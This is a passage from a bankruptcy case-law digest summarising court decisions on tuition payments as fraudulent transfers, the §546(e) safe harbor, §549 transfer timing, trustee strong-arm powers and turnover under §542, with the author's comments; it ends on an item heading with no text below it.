Following the debtor's chapter 11 filing in *Novak* v. *University of Miami (In re Demitrus),* 2018 WL 1121589 (Bankr. D.Conn. 2018) (Tancredi, J.), the trustee brought an action to avoid as a fraudulent transfer tuition payments made on behalf of an adult child. The child was *a* student at the University of Miami. Debtor made a number of transfers to the University *by* means of a Federal Direct Parent PLUS loan to pay for the tuition. The trustee claimed that these payments constituted constructive fraudulent transfers under the Bankruptcy Code and Connecticut State Law. Trustee sought to recover $66,616 of two such transfers. The University moved to dismiss the case for failure to state a claim. The only issue was whether the transferred funds constituted "an interest of the debtor in property." The court explained that Parent PLUS loans were governed by the Higher Education Act of 1965 (20 U.S.C. §1001, *et seq)* and its implementing regulations (34 C.F.R. §685.100, *et seq),* under 'which a parent can borrow to pay for tuition and other qualified educational expenses. All loans under that program must be disbursed by either an electronic transfer of funds from the lender to the eligible institution or a check co- payable to the eligible institution and the graduate or professional student or parent borrower. The court concluded that the funds allegedly disbursed to the University could not possibly have been the debtor's property, nor could those funds have ever been within the reach of creditors, following the holding in *Eisenberg v. Pennsylvania State University (In re Lewis),* 574 B.R. 536 (Bankr. E.D.Pa. 2017) (Fehling, J.), where the court determined that proceeds from such Parent PLUS loans were never in debtor's possession or control nor remotely available to pay his creditors and did not diminish his bankruptcy estate. The funds could only be used to pay the cost of the children's tuition and other qualified educational expenses and could not possibly be considered property of the estate. The court here agreed and concluded that the debtor never exercised dominion or control over the funds, and the transfer of the funds did not diminish the debtor's estate nor constitute property of the estate. Accordingly, the motion to dismiss was granted. *(Comment:* The trustee might have successfully attacked these transfers by seeking to avoid the obligation itself as a fraudulently incurred obligation, because debtor may not have received reasonably equivalent value for the obligation incurred. If such an obligation was avoided, the trustee then could have sued to recover the loan repayments made by the debtor to the lender. However, the trustee would still not have had a claim against the University.]

10. Reasonably equivalent value not found in payment of adult child's tuition

Following a familiar pattern, the debtor in *Boscarino* v. *Board of Trustees of Connecticut State University System (In re Knight),* 2017 WL 4410455 (Bankr. D.Conn. 9/29/17) (Tancredi, J.) had made tuition payments for her adult son. The only issue in the case was whether reasonably equivalent value was received in exchange for the payments. The university asserted that the debtor received "value" by discharging her familial obligation to pay a portion of her son's tuition and expenses. However, the court found that the debtor did not have the duty to contribute to the payment of her son's educational expenses. Debtor also had asserted that she paid the payments to reduce the amount of debt that her son would have when he graduated, that she wanted to fulfill her Expected Family Contribution, a federal formula used to determine a student's eligibility for financial aid, and she believed that subsidizing the college education would enable him to be more financially independent after he graduated and enable him to move out of her home. She added that she hoped her son would repay her someday. "While such support is unquestionably admirable, it may have helped to fulfill her Expected Family Contribution under the federal financial aid regime, it is undisputed that the debtor had no legal obligation to pay for her adult son's college education. The transfers did not, therefore, satisfy 'a present or antecedent debt of the debtor' or otherwise confer 'value' to the debtor within the meaning of 11 U.S.C. §548(d)(2)(A)." The university also argued [as did the defendant in *In re Paladino,* 556 B.R. 10 (Bankr. D.Mass. 2016] that the debtor received an indirect economic benefit by helping her son obtain an undergraduate degree that could enhance the financial well-being of her son which in turn would confer an economic benefit on the parent. The court here disagreed finding that in order for the expectation of a future economic benefit to confer "value," the expectation had to be legitimate and reasonable. The court found that the debtor did not have a legitimate and reasonable expectation of repayment because she did not even have a "vague promise that funds would be repaid in the future." The court neatly summed up all of these arguments as follows: "It may be reasonable for parents to believe that investment in their child's college education will enhance the financial well-being of the child. It may also be reasonable for parents to assume that their child will someday reimburse them for the cost of tuition or otherwise confer an economic benefit in return. Piling one plausible inference upon another, however, is little more than wishful thinking. Moreover, such speculation about another's ability to repay in the future and their willingness to do so, however reasonable, does not amount to a *quid pro quo* and certainly does not provide economic value to current creditors."

11. In paying adult daughter's college tuition, no economic benefit was conferred and no reasonably equivalent value obtained

In *In* re *Dunston,* 566 B.R. 624 (Bankr. S.D.Ga. 2017) (Coleman, J.), debtor had a private medical practice specializing in obstetrics and gynecology. She filed chapter 7 on October 28, 2014 after her medical practice experienced an acute cash-flow shortage after difficulty collecting reimbursements from medical insurance companies for services performed. The trustee sued to avoid and recover three tuition payments

made to Skidmore College on behalf of their adult daughter. Skidmore moved for summary judgment, asserting that the trustee had failed to meet his burden on each element of a constructive fraudulent transfer claim. The transfers occurred on July 25, 2013, December 20, 2013 and September 2, 2014, totaling $ 87,807.

Skidmore first argued that although the payments were made from debtor's personal checking account, they were reimbursed out of a 529 education plan debtor had established for her children and, thus, were not a transfer of an interest of debtor's property. Skidmore relied on §541(b)(6), which excludes from property of the estate funds contributed to an account in accordance with §529 of the IRC. Skidmore argued that the comingling was not a disqualifying event because the IRC had recognized that taxpayers often pay for a qualified educational expense from another source (e.g., a bank account) and then withdraw funds from the 529 plan as a reimbursement for such expense. However, Skidmore failed to provide documentation to allow for sufficient tracing of the payment transfers to the debtor's 529 plans. Moreover, nearly 140 days lapsed between the first transfer to Skidmore and the withdrawal from the 529 plan as alleged reimbursement. Presumably, funds were used to pay other expenses during the 140-day period, and Skidmore failed to produce records to substantiate its tracing argument. For similar reasons, the summary judgment motion was denied for all three transfers on the basis of whether the funds constituted property of the estate. Although debtor had submitted a declaration in which she stated that the withdrawals were for the express purpose of reimbursing herself for the transfers, such a self-serving statement was insufficient without supporting documentation. Indeed, the withdrawals from the 529 plans did not even match up to the amounts of the transfers. Summary judgment was, therefore, denied on that basis.

Skidmore next argued that reasonably equivalent value was provided for the transfers, but the court disagreed. The standard in the Eleventh Circuit for "reasonably equivalent value" is whether the transfer conferred "an economic benefit upon the debtor, either directly or indirectly." *In re Rodriguez,* 895 F.2d 725, 727 (11th Cir. 1990) Skidmore argued here that the daughter was able to attend and receive a college education, thereby providing an indirect, economic benefit by helping her achieve financial independence and, thus, relieving debtor of the need to financially support her in the future. This is the argument that had been accepted in *In re Palladino,* 556 B.R. 10 (Bankr. D.Mass. 2016). Here, the court disagreed with that and other decisions finding the societal expectation or other moral obligation arguments to be insufficient. It lined up with *Cold v. Marquett Univ. (In re Leonard),* 454 B.R. 444,457 (Bankr. E.D.Mich. 2011) Finding that a parent's moral obligation to help pay for the adult child's college education did not provide a benefit that was economic, concrete, or quantifiable. The court determined that the transfers provided no "economic benefit" to the debtor, did not discharge or satisfy any legal obligation, and did not increase the debtor's assets in a way that could be used to pay her creditors. Therefore, summary judgment was denied as to all of the transfers on this basis.

Skidmore's final argument was that the debtor was not insolvent at the time of the transfers. Tax returns and personal financial statements were provided in support of this argument. The trustee countered with the statements and schedules from the bankruptcy case itself. Just four months after the first transfer and one month prior to the second, debtor had completed a personal financial statement that reflected a net worth of over $2.5 million. Trustee challenged the $1.4 million attributed to her medical practice (which had

experienced a substantial operating loss that year) and contended that real estate was over-valued because it was higher than the county tax valuation for *ad valorem* tax purposes. The court determined that even if no value had been given to the medical practice and the differential in the real estate valuation were decided in the trustee's favor, debtor would still have been solvent on a balance sheet analysis. Therefore, the court granted summary judgment to Skidmore on the first two transfers because debtor was determined to be solvent at the time thereof. However, with respect to the final transfer, just 56 days before the petition date, the court determined that a genuine issue of material fact existed regarding debtor's solvency and denied summary judgment accordingly. *[Comment:* At the circuit court level, speculative benefits are generally disregarded as constituting reasonably equivalent value. Judge Coleman quotes the definition of value from §548(d) which explicitly would "not include an unperformed promise to furnish support to the debtor or to a relative of the debtor." This was another reason for criticism of the *Palladino* decision.]

12. Supreme Court narrows application of securities Safe Harbor

In *Merit Management Group, LP* v. *F.T.I. Consulting, Inc.,* 138 S.Ct. 883 (2018), Valley View Downs L.P. and Bedford Downs Management Corp. had both wanted to obtain the last harness-racing license available in Pennsylvania in order to open a "racino," a horse-racing facility with slot machines. Pennsylvania State Harness Racing Commission denied both applications, and the state supreme court upheld the rulings but allowed the two companies to reapply for the license. However, the two companies entered into an agreement under which Bedford Downs would withdraw as a competitor for the license, and Valley View would purchase all of Bedford Downs' stock for $55 million after Valley View obtained the license. The acquisition proceeded after Valley View was awarded the license by the Commission. Valley View arranged for the Cayman Islands Branch of Credit Suisse to finance the purchase price. Credit Suisse wired $55 million to Citizens Bank of Pennsylvania which served as the escrow agent. The shareholders of Bedford Downs, including Merit Management Group, LP deposited their stock certificates into the escrow. Valley View received the stock certificates and the bank disbursed to the shareholders of Bedford Downs including Merit which received a total of $16.5 million from the sale. The closing statement reflected Valley View as the buyer and Bedford Downs' shareholders as the sellers. However, the racing never opened because a separate gaming license for the operation of slot machines could not be obtained. Instead, Valley View filed a chapter 11 petition and confirmed a plan. FTI Consulting was appointed as trustee of the litigation trust. It filed suit against Merit seeking to avoid the $16.5 million transfer as constructively fraudulent under §548(a)(1)(B). It alleged that Valley View was insolvent when it purchased the shares and overpaid significantly. The district court accepted the Safe Harbor defense of §546(e) that Merit asserted on the basis that "financial institutions" transferred or received funds in connection with a "settlement payment" or "securities contract." The 7th Circuit Court of appeals reversed, 830 F.3d 690, holding that the Safe Harbor did not protect transfers in which financial institutions served as mere conduits. The Supreme Court affirmed. §546(e) in part states: "Notwithstanding Sections 544, 545, 547, 548(a)(1)(B), and 548(b) of this title, the trustee may not avoid a transfer that is a ... settlement payment ... made by or to (or for the benefit of) a ... financial institution ... or that it is a transfer made by or to (or for the benefit of) a ... financial institution ... in connection with a securities contract ... except under Section 548(a)(1)(A)." The Court determined that the focus of the

inquiry is on the transfer that the trustee seeks to avoid rather than whether the transfer involved or comprised a settlement payment or securities transaction covered under §546(e). The trustee, FTI plainly sought to avoid the $16.5 million Valley View transfer to Merit and did not seek to avoid the component transactions by which that over-arching transfer was executed. Because neither Valley View nor Merit was a financial institution or other covered entity, the transfer fell outside of the Safe Harbor.

13. Deposits into unrestricted account were not "transfers" for purposes of §548

In *Ivey v. First Citizens Bank & Trust Co. (In re Whitley)*, 848 F.3d 205 (4th Cir. 2017), debtor was engaged in a Ponzi scheme disguised as a factoring business. As part of the Ponzi scheme, debtor utilized a personal bank account in his own name at one of the defendant's branch banks to deposit funds. During the two years preceding the involuntary chapter 7 filing, the defendant bank received eleven (11) deposits, six (6) checks and five (5) credits, via wire or telephone transfer, all of which allegedly related to the Ponzi scheme activity. The trustee asserted that these deposits were transfers as defined in §101(54) (D) (ii). Because the transfers were part of an actual fraud, the trustee believed that he could recover from the bank those transfers into the debtor's bank account. The bankruptcy court had rejected this position, 2014 WL 6910837 (Bankr. M.D.N.C. 2014) (Stocks,].), on the basis that such transfers did not result in any diminishment of the estate nor place the funds involved in the transfers beyond the reach of creditors. Instead, the funds were deposited into an ordinary checking account of the debtor and were readily available to the debtor. The district court affirmed. *Ivey* v. *First-Citizens Bank & Trust Co. 539 B.R.* 77 (M.D.N.C. 2015) (Stocks,].). The district court agreed with the trustee that the deposits did constitute transfers under §101, and due to the Ponzi presumption, were deemed to have the requisite fraudulent intent under §548. However, the district court agreed with the bankruptcy court that to succeed, the trustee would have to show that the transfer was "of an interest of the Debtor in property." The district court did not believe that it could satisfy this test because the transfers did not diminish the estate. The court rejected the trustee's assertion on appeal that diminishment of the estate is not an element of an actual fraudulent transfer. The trustee relied on *Tavenner v. Smoot*, 257 F.3d 401(4th Cir. 2001) where the 4th Circuit had agreed with the majority position that transfers of exempt property were nevertheless amenable to avoidance actions. That court had stated that "if a debtor enters into a transaction with the express purpose of defrauding his creditors, his behavior should not be excused simply because, despite the debtor's best efforts, the transaction failed to harm any creditor." *Id.* at 407. The district court distinguished that case because property would not be exempt unless claimed as exempt which was not automatic. Thus, although the Ponzi presumption allowed the court to infer actual intent to defraud, the district court held it did not negate the relevance of actual or potential diminution of the estate to the §548 analysis.

On further appeal, the circuit court affirmed finding that it was not necessary to reach the issue of diminution. Instead, it believed the question was whether the transactions were even "transfers" within the meaning of §101(54). Recognizing that Congress has intended to make the definition of “transfers" as broad as possible, and that the courts were divided over whether the definition included a debtor's deposits in its own unrestricted bank account in the regular course of business, the 4th circuit determined to side with those cases finding that it was not within that definition and therefore cannot constitute a basis for pursuing a fraudulent

transfer. It relied on the reasoning of *In re Prescott,* 805 F.2d 719 (7th Cir. 1986) which stated: "Deposits into bank accounts clearly can be transfers under the new Bankruptcy Code ... However, to the extent that a deposit is made into an unrestricted checking account in the regular course of business and withdrawable at the depositor's will, it is not avoidable by the trustee." Here, the deposits were made or wire transfers received into the checking account, the debtor continued to possess, control, and had custody over those funds which were freely withdrawable at his will. While the funds were part of the bankruptcy estate, the bank's mere maintenance of the checking account did not suffice to make deposits and wire transfers into the account "transfers" under §101(54).

14. When is the transfer date under §549?

In *Lewis v. Kaelin (In re Cresta Technology Corp.)* 583 B.R. 224 (9th Cir. B.A.P. 2018), Lewis was the CFO of Cresta Technology Corp. He had issued a pre-petition check from the company account to the company bankruptcy attorney on March 16, 2016, as payment for representing the company in its upcoming bankruptcy case. The attorney refused the check, requiring a cashier's check instead. The next day, Lewis delivered a cashier's check to the attorney in the amount of $10,000 drawn on his personal account, with the understanding that the company would reimburse him. On March 18, Lewis's CFO caused the company to issue a check to him from its bank account. Later that same day, the company filed its chapter 7 petition. The reimbursement check to Lewis cleared the company bank account on March 22, four days post-petition. The chapter 7 trustee sued Lewis to avoid the $10,000 payment as an unauthorized post-petition transfer under §549(a). The trustee was granted summary judgment because the court agreed that the "transfer" by ordinary check occurred when the check cleared the debtor's bank account and not when it was delivered to the creditor. The court rejected Lewis' arguments that §549 was not the applicable statute, but rather, §547 applied and the defenses such as contemporaneous exchange of new value protected the transfer. On appeal, the bankruptcy appellate panel affirmed, noting that in *Barnhill v. Johnson,* 503 U.S. 393 (1992), the Supreme Court held that under §547{b) the transfer of an ordinary check did not occur until it was honored by the debtor's bank. Although not expressly decided in *Barnhill,* the BAP here noted that all circuit courts had determined that with respect to the affirmative defenses under §547(c), a "date of delivery" rule would apply to ordinary check payments. However, here Lewis had improperly conflated the affirmative defenses available under §547(c) with §549(a) which had its own exceptions for post-petition transfers. The BAP noted that in preference cases, both the delivery and honoring of the check occurred pre-petition, leaving us with the only question whether the ordinary check was honored within the reach-back period. Here, the transaction straddled the date of the chapter 7 filing so that neither §547(b) nor (c) even applied. The BAP agreed that the *Barnhill* holding was not limited to §547, because it was based on an application of the definition of "transfer" contained in § 101(54) that it occurred "on the date of honor and not before." The BAP saw no logical reason for not using the same tests to determine the transfer date for purposes of §549. In both instances, the recipient had no right in the funds held by the bank when it was a personal check because myriad events could intervene between delivery and presentment that would result in the check being dishonored. Moreover, it noted that Congress could not have intended to make such payments neither recoverable as a preference nor as a post-petition transfer. [*Comment:* There is no reason to apply a different analysis in §549 situations based on the *Barnhill* analysis, which should control.]

15. Trustee, not creditors, had superior right to insurance proceeds upon fire destroying debtor's home

In *In re Dahlin,* 582 B.R. 683 (Bankr. S.D.Tex. 2018) (Isgur, J.), debtor's former marital home was encumbered by a deed of trust in favor of Wells Fargo. As part of her divorce, debtor assumed sole ownership of the home and responsibility for making mortgage payments, but her ex-husband remained liable on the note and deed of trust and was permitted to foreclose if debtor missed payments that he cured. Debtor's ex-husband-initiated foreclosure proceedings. Debtor believed she could prevent the foreclosure by paying off Wells Fargo, so she obtained a loan from friends, the Dales, pursuant to a written Contract of Understanding. The Dales wired directly to Wells Fargo $188,000 to pay off the balance on the note, but debtor failed to contemporaneously execute a promissory note and deed of trust in favor of the Dales. On December 2, 2016, Wells Fargo recorded its release of lien. On December 3, 2016, the home was destroyed by fire whereupon debtor filed an insurance claim for both the home and her belongings. On December 5, debtor finally created the note and deed of trust in favor of the Dales, but unbeknownst to them, debtor also finalized her bankruptcy filing, which was filed a day ahead of the recording of the note and deed of trust on the real property records. Pursuant to court order, the insurance proceeds of $330,687.95 were deposited into the court registry. Trustee claimed entitlement to the funds under §544(a)(3) or §549. The Dales argued a right to equitable subrogation which they maintained the trustee could not avoid because debtor had claimed the property as her exempt homestead so that the insurance proceeds would not belong to the estate. The court granted the trustee summary judgment.

Although the court acknowledged that the Dales were equitably subrogated to Wells Fargo with regard to the debt owed by debtor, the court found that the trustee's status as a *bona fide* purchaser was superior. There was no constructive notice to the trustee because no properly recorded instrument existed on the petition date. That left only inquiry notice that could defeat the trustee. The trustee would be charged with "knowledge of all facts appearing in the chain of title." However, the last recorded document in the chain of title was the Wells Fargo lien release. No document in the chain of title existed on the petition date that demonstrated any party other than the debtor had an interest in the property. Therefore, no inquiry notice existed for the trustee. As a result, the trustee, as a bona *fide* purchaser under §544(a)(3), was entitled to avoid the obligation to pay the Dales out of the proceeds from the home. The court further determined that even if the *bona fide* purchaser status was unavailable to the trustee, the trustee could still avoid the interest in the property of the Dales as an unauthorized post-petition transfer, pursuant to §549(a)(l). As to the argument that the insurance proceeds were the exempt proceeds of the homestead, the court disagreed, ruling that upon avoidance of the lien, the value of the lien became estate property that was not subject to an exemption claim under §522(g). Accordingly, trustee was awarded summary judgment.

16. Unrecorded interest in property awarded in divorce held avoidable by trustee

In *In re Brannon,* 584 B.R. 417 (Bankr. N.D.Ga. 2018) (Hagenau, C.J.), debtor and her ex-husband had jointly owned their former marital residence. The divorce decree was entered in June 2015 and provided that the marital residence would be awarded to the ex-husband "free and clear of any claim by the Wife." No deed of conveyance was ever executed or recorded. None of the paperwork related to the divorce was recorded nor was a notice of *lis pendens.* Debtor filed a chapter 7 petition in March 2016, and the trustee sued 6 months later to avoid the transfer and have the court authorize a sale of the co- owned property under §363(h). The court granted the trustee such relief on summary judgment. First the court reviewed Georgia law and determined that a *bona fide* purchaser for value such as the trustee, would be protected against outstanding interests in land in which the purchaser had no notice. Trustee would have no actual notice nor would he have constructive or inquiry notice when nothing was recorded on the real estate records to provide it. "As a leading treatise explains, even after a divorce court awards property to a spouse, that spouse's rights may be pre-empted by a trustee in bankruptcy 1-7 *Collier Family Law and the Bankruptcy Code* P7.06 (2017)." The court canvassed the law and found that many other courts when considering similar facts had concluded that a trustee's strong-arm powers under §544(a) created an interest superior to an unrecorded, pre petition divorce decree that transferred real property between a debtor and her spouse. Further, "a chapter 7 trustee's strong-arm power defeats any unrecorded equitable interest in real estate the debtor's spouse had prior to divorce." *Anderson v. Briglevich,* 147 B.R. 1015, 1021-1022 (Bankr. N.D.Ga. 1992). The burden of proof would be on the trustee with respect to all of the requirements of §363(h). The court found ample precedent for most of its conclusions in *In re Pullen,* 2013 WL 5591919 (Bankr. N.D.Ga. 2013) (Diehl, J.). "Where property is a single-family residence, there is no practicable manner of partition other than a sale and division of the proceeds." *Id.* "It is widely accepted that a sale of a single-family residence subject to a co-owner's one-half interest in such property chills any prospective purchase of the estate's one-half interest and the estate would realize more value from the sale of the co-owner's interest along with that of the estate." *Id.* Thus, the trustee was able to establish that partition in kind was impracticable and that the sale would realize significantly less for the estate than the sale of such property free of the interest of such co-owners. There was no issue as to the energy condition. For a single-family residence, the most difficult issue tends to be the weighing of the benefit to the estate versus the harm to the co-owner, if any. The court stated: "Although the trustee bears the burden of proof on this element, his initial burden ... is simply to show that a sale free of the interest of the debtor's co-owners will produce a benefit to the estate" and, "once that burden is met, the defendants must come forward with evidence of detriment." *Brannon* at 424. Here, while the co-owner could be displaced by a sale of the property, he had not presented any evidence of serious hardship. Indeed, he had as a safeguard §363(i) which gives a co-owner the right of first refusal to purchase the property at the price at which the sale is to be consummated. The court also granted the count of the complaint for turnover of the property stating that it must be turned over to the trustee effective upon court approval of any sale of the property. *[Comment:* Frequently, there is a failure to record anything related to a divorce proceeding, not even a notice of *lis pendens* nor the quitclaim or other deed that was contemplated in the divorce. The failure to execute and record a quitclaim deed from debtor to her ex-spouse, might have been due to the mistaken belief of both spouses that the property was already titled in the name of just the non-debtor spouse alone. That mistake cost them dearly.]

17. Undocketed renewal judgment not properly perfected

In *In re Duthie,* 581 B.R. 723 (Bankr. W.D.N.Y. 2018) (Bucki, C.J.), Robert E. Duthie had acquired certain real property in May 1999 in Erie County, New York. Four months later, the Erie County Clerk of Court docketed a judgment for a bank against "Robert D. Duthie" in the amount of $268,041.55. After various transfers, the judgment was ultimately assigned to Cadles of Grassy Meadows II, LLC. Under New York law, a recorded judgment is effective for 10 years after its recording. If it remains unsatisfied, the creditor may commence a further action during the year prior to the expiration of the 1O year period that is designated a "renewal judgment" and is to be so docketed by the clerk. Properly done, that extends the lien for an additional· 10-year period. Here, in 2009, Cadles moved to modify the judgment to designate the defendant's name properly as "Robert E. Duthie." It commenced an action which resulted in an order granting the renewal of the judgment that was entered on September 1, 2009. However, the county clerk never docketed the "renewal judgment." In 2010, Cadles initiated a special proceeding to determine the priority of its judgment as against mortgages that were recorded subsequent to the initial docketing of the original judgment in 1999 but prior to the renewal in 2009. The state court ruled that Cadles was in first position. Robert E. Duthie filed a chapter 7 petition in 2015, and the trustee obtained court authorization to sell the property, to which Cadles consented. A condition of the sale was that "any valid and enforceable liens" would attach to the net proceeds. After the sale, trustee was holding proceeds of $130,428.53. The trustee then filed an AP to avoid the judgment held by Cadles. Cadles answered and the parties cross-moved for summary judgment. The trustee argued that without the proper docketing of the "renewal judgment" the lien of Cadles had expired in 2009 and no *bona fide* purchaser would have been aware of it. As a *bona fide* purchaser under §544(a)(3), the trustee asserted that he should prevail. Cadles asserted that under the *Rooker-Feldman Doctrine,* the trustee was not able to challenge the prior state court order that put Cadles in first position. The court found that the Doctrine had no application because the trustee was never a party to the state court proceeding and the AP here involved issues distinct from those decided by the state court. The record did not reflect the reasoning of the state court in the prior proceeding, and the court surmised that the mortgagees may have had actual knowledge of the renewal judgment, whereas the bankruptcy trustee was a *bona fide* purchaser without knowledge. Further, the state court decision did not even address whether Cadles had perfected the renewal judgment as against the interest of a *bona fide* purchaser without knowledge of its claim. Therefore, the trustee was granted summary judgment and Cadles was held to have only a general unsecured claim. *[Author's comment:* This case demonstrates the strength derived by the trustee from his or her status as a *bona fide* purchaser under §544(a)(3).]

18. Bankruptcy court reversed; trustee's motion for turnover of property no longer in debtor's possession and unrecorded information should have been granted

The trustee sought to have the bankruptcy court order debtor to turn over cash from a contract receivable, vehicle titles, loan applications, and documents, along with an "explanation" of certain property dispositions arising out of debtor's divorce and information about his life insurance. Despite debtor's failure to oppose these requests, the

bankruptcy court denied them. The bankruptcy court stated that the information and explanations should instead be obtained informally or through a Rule 2004 discovery process, and that the trustee had failed to demonstrate that the debtor was currently in "possession, custody, or control" of the requested property. On appeal to the 10th Circuit BAP, the decision was reversed. *In re Auld, 561* B.R. 512 (10th Cir. BAP 2017). The BAP began its opinion as follows:

> "Collecting property of the estate is a Chapter 7 trustee's first duty. The debtor must cooperate with the trustee in that pursuit. Anyone who has any of the debtor's property must deliver it to the trustee or account for it. Anyone, including the debtor, who has recorded information about estate property or debtor's financial affairs can be ordered to turn it over. The bankruptcy court may also compel debtor to turn unrecorded information over to the trustee. The trustee may seek the bankruptcy court's help in enforcing the performance of these duties of cooperation and production. These duties in Bankruptcy Code provisions are critical to the administration of a bankruptcy estate." 561 B.R. at 514.

The BAP went on to note that under the plain language of §542(a), trustee need only demonstrate that a debtor had "possession, custody, or control" of the property" during the case," no matter how briefly. The bankruptcy court did not believe that information was necessarily property of the estate" under §541. However, the BAP pointed out that §521(a)(4) expressly required a debtor to surrender not only property of the estate, but also "any recorded information ... relating to property of the estate." Moreover, Rule 4002 enforced and implemented that duty by directing the debtor to submit to an examination and to cooperate with the trustee in "the administration of the estate," and §542(e) required production or turnover of recorded information that related to debtor's property or financial affairs, whether the recorded information was property of the estate or not." "We disagree with the idea that the Trustee needed to pursue formal discovery under Rule 2004 before seeking turnover of the recorded information he had previously requested informally. Nothing in §542 or the case law requires that." 561 B.R. at 520. Thus, the BAP concluded that Rule 2004 was not a prerequisite to turnover under §542(a) or (e). As to trustee's request for an "explanation," Rule 4002(a)(4) mandated that the debtor cooperate in estate administration, and was implemented by Utah Bankruptcy LR 4002-1 that required "recorded information, or other information reasonably necessary for the effective administration of the estate" to be produced. Thus, the lower court was reversed. *[Comment:* Despite the now large body of case law providing that current possession of property is not necessary for turnover, there are still lower court decisions ruling otherwise. This bankruptcy judge (who was reversed) deemed it necessary that the trustee first incur the expense of a Rule 2004 examination, and presumably court reporter transcription fees on matters that were basic - and should have been produced on an informal and voluntary basis.]

19. Trustee granted turnover of records related to missing cash (but not the cash)

In *In re Xiang Yong* Gao, 2017 WL 2544132 (Bankr. E.D.N.Y. 2017) (Hershey Lord, J.) In 2012, the debtor had sold his five percent (5%) membership interest in an LLC for $870,000. Debtor received $690,000 in cash and the other $180,000 was paid by a bank check to the mother of the debtor's children. The debtor filed his chapter 7 case three days before the two-year anniversary of the transfer, but failed to make any mention of the five percent (5%) interest or transfer in his schedules or statement of financial affairs or in a Rule 2004 examination. After the trustee found evidence of the five percent (5%) interest that was held until the transfer, the trustee commenced an adversary proceeding to deny debtor his discharge. The court granted the trustee summary judgment based on debtor's making a false oath with the aim of concealing property. In reaching that conclusion, the court rejected the debtor's assertion that he held only legal title, and not equitable title to the five percent (5%). Thereafter, the trustee filed the instant motion seeking an order directing the debtor to (a) turnover the missing cash in the amount of $690,000, (b) disclose the whereabouts of the missing cash, and (c) produce all documents relating to the cash or its whereabouts, including any transfers thereof. The court only granted turnover as to the information relating to the missing cash, pursuant to §542(e). Since there was no evidence produced that the debtor was in possession of the cash on the petition date or thereafter, the court would not grant turnover with respect thereto. However, because the information to be turned over related to the debtor's property or financial affairs, it squarely fell within §542(e). It was also possible, that the trustee would be able to determine what happened to the cash through this additional documentation and could bring later proceedings related thereto.

20. Petition date bank balance spent post-petition still subject to turnover

The trustee filed a turnover motion under § 542(a) against the debtor to recover a petition-date bank account balance. His prior demand letter had been ignored. The bankruptcy court denied the motion because debtor did not have possession or control of the funds at the time the turnover motion was filed. The district court affirmed. On further appeal to the Ninth Circuit Court of Appeals, the lower courts were reversed in an opinion of first impression for the circuit. *Shapiro* v. *Henson (In re Henson),* 739 F.3d 1198 (9th Cir. 2014). The court observed that the statute required turnover of property or its value from an entity "in possession, custody, or control during the case...." It did not require that possession be maintained at the time of the demand or the motion for turnover. Additionally, because the statute includes the phrase "or the value of such property," it was clear that the entity need not be in possession of the property itself when the turnover motion was filed. Thus agreeing with *In re Ruiz,* 455 B.R. 745 (10th Cir. BAP 2011) and *In re USA Diversified Prods., Inc.,* 100 F.3d 53 (7th Cir. 1996). The court specifically rejected the reasoning and holding in the troublesome opinion of *In re Pyatt,* 486 F.3d 423 (8th Cir. 2007). The court quoted from *USA Diversified Prods., Inc.,* that to rule otherwise would allow an entity to avoid liability under§ 542(a) simply by transferring the property.

21. Value of refunds spent post-petition still subject to turnover

Debtor did not list his 2011 tax return as an asset nor claim any portion of it as exempt. After debtor received a discharge, the trustee sent debtor a letter requesting a copy of his 2011 tax return, which showed a refund of $5,135. The trustee sent a second letter requesting turnover of the pre-petition portion of the refund. When debtor did not turn over the refund portion demanded, the trustee moved for an order compelling turnover and for sanctions. Debtors objected arguing that the refund was not property of the estate to the extent of the non-debtor spouse's interests and that the motion to compel was untimely because the money had already been spent. The bankruptcy court granted the motion. Thereafter, debtors amended Schedule C to claim most of the demanded portion as exempt and also filed a notice of appeal. The Bankruptcy Appellate Panel affirmed. *In re Newman,* 487 B.R. 193 (9th Cir. BAP 2013). The Appellate Court noted that under Nevada law, the refund was community property allowing for joint control by each spouse. Consequently § 541(a)(2) "dictates that the entire prorated tax refund is property of [d]ebtors' bankruptcy estate." Next, the court rejected the Eighth Circuit's opinion in *Brown v. Pyatt (In re Pyatt),* 486 F.3d 423 (8th Cir. 2007), as representing a minority view in conflict with appellate decisions from four circuits which did not require present possession, custody or control when a demand for turnover was made. *In re Shearin,* 2224 F.3d 353 (4th Cir. 2000); *In re USA Diversified Products, Inc.,* 100 F.3d 53, 56 (7th Cir. 1996)(otherwise, upon receiving a demand from a trustee, the possessor of property of the debtor could thwart the demand simply by transferring the property to someone else); *In re Bailey,* 380 B.R. 486, 491-93 (6th Cir. BAP 2008)(already transferred tax refund subject to turnover); *In re Ruiz,* 455 B.R. 745 (10th Cir. BAP 201l)(petition date checking account balance). The Court concluded that § 542(a) had no "present possession" requirement and would apply to any property in the possession, custody or control of a debtor during the case. *See also In re Pilate,* 2013 WL 827730 (Bankr. D. Dist. Col. 2013) (Teel) (holding a Chapter 7 trustee is entitled to a monetary judgment against the debtor for that portion of an inheritance that was no longer in her possession when turnover was sought having been used by the debtor without authorization to make payment to taxing authorities.

22. Trustee's motion for leave to amend avoidance complaint denied as untimely

In *In re Rosich,* 562 B.R. 682 (Bankr. W.D.Mich. 2017) (Dales, C.J.), the trustee originally filed an adversary complaint against debtor and her non-debtor spouse, seeking to avoid the transfer of certain Michigan real estate from debtor's self-settled revocable trust to debtor and her spouse as tenants by the entireties. The trustee subsequently moved for leave to amend the complaint to seek avoidance of the transfer of certain South Carolina property that was transferred three years before the Michigan property was transferred and was transferred to a different party. The trustee acknowledged that if the amendment was not deemed to relate back to the filing of the original complaint under Rule 1S(c), the amendment would be untimely under §546(a)(1). The defendants argued that the proposed amendment was indeed time barred because the new claim being asserted was not part of the same transaction at issue in the original complaint. The court agreed with the defendants and denied the motion to amend the complaint. First, the court observed that under Rule 15(c)(1)(8), the amendment would relate back if it asserted a claim or defense that arose out of the

conduct, transaction, or occurrence set out - - or attempted to be set out - - in the original pleading. The court noted that relation back was generally permitted where there was an identity between the amendment and the original complaint with regard to the general wrong suffered and with regard to the general conduct causing such wrong. A claim with an entirely different operative set of facts would not relate back. Here, the court determined that the gravamen of the original complaint was the transfer of the Michigan real estate from the debtor's self-settled revocable trust to the debtor and her spouse as tenants by the entireties. The operative facts of the transfer of the South Carolina property were markedly different as the transfer was to a different party at a point in time three years earlier. Further, more than eight years had passed since the transfer of the South Carolina property. The court also noted that the trustee could have taken a Rule 2004 examination of the debtors and explored these transfers more fully but apparently failed to do so before filing the original complaint. Based on the foregoing, the court denied the trustee's motion.

23. Claim for an injury from a pelvic mesh sling inserted pre-petition as property of the estate despite discovery of harm post-petition

